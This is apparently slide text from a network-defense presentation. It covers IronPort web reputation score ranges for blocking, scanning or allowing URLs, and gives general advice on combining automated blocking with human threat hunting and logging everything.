BLOCK -10.0 to -6.0	SCAN -5.9 to 5.9	ALLOW 6.0 to 10.0
-------------------------------	----------------------------	-----------------------------

-10 -8 -6 -4 -2 0 2 4 6 8 +10

Block	Scan	Allow
The requested URL is immediately blocked.	The IronPort DVS™ engine scans the client request and the server response. Note: Sites with no score will be scanned.	The requested URL is allowed. No scanning is performed.


Decision Flow



Choose Your Own Adventure




What do I look for?



Invest in **human** intelligence, network automation, and situational awareness.


Let the **network** block the common attacks, let the humans find the hard to spot attacks and research the latest threats.

Global Logging Architecture



Log EVERYTHING

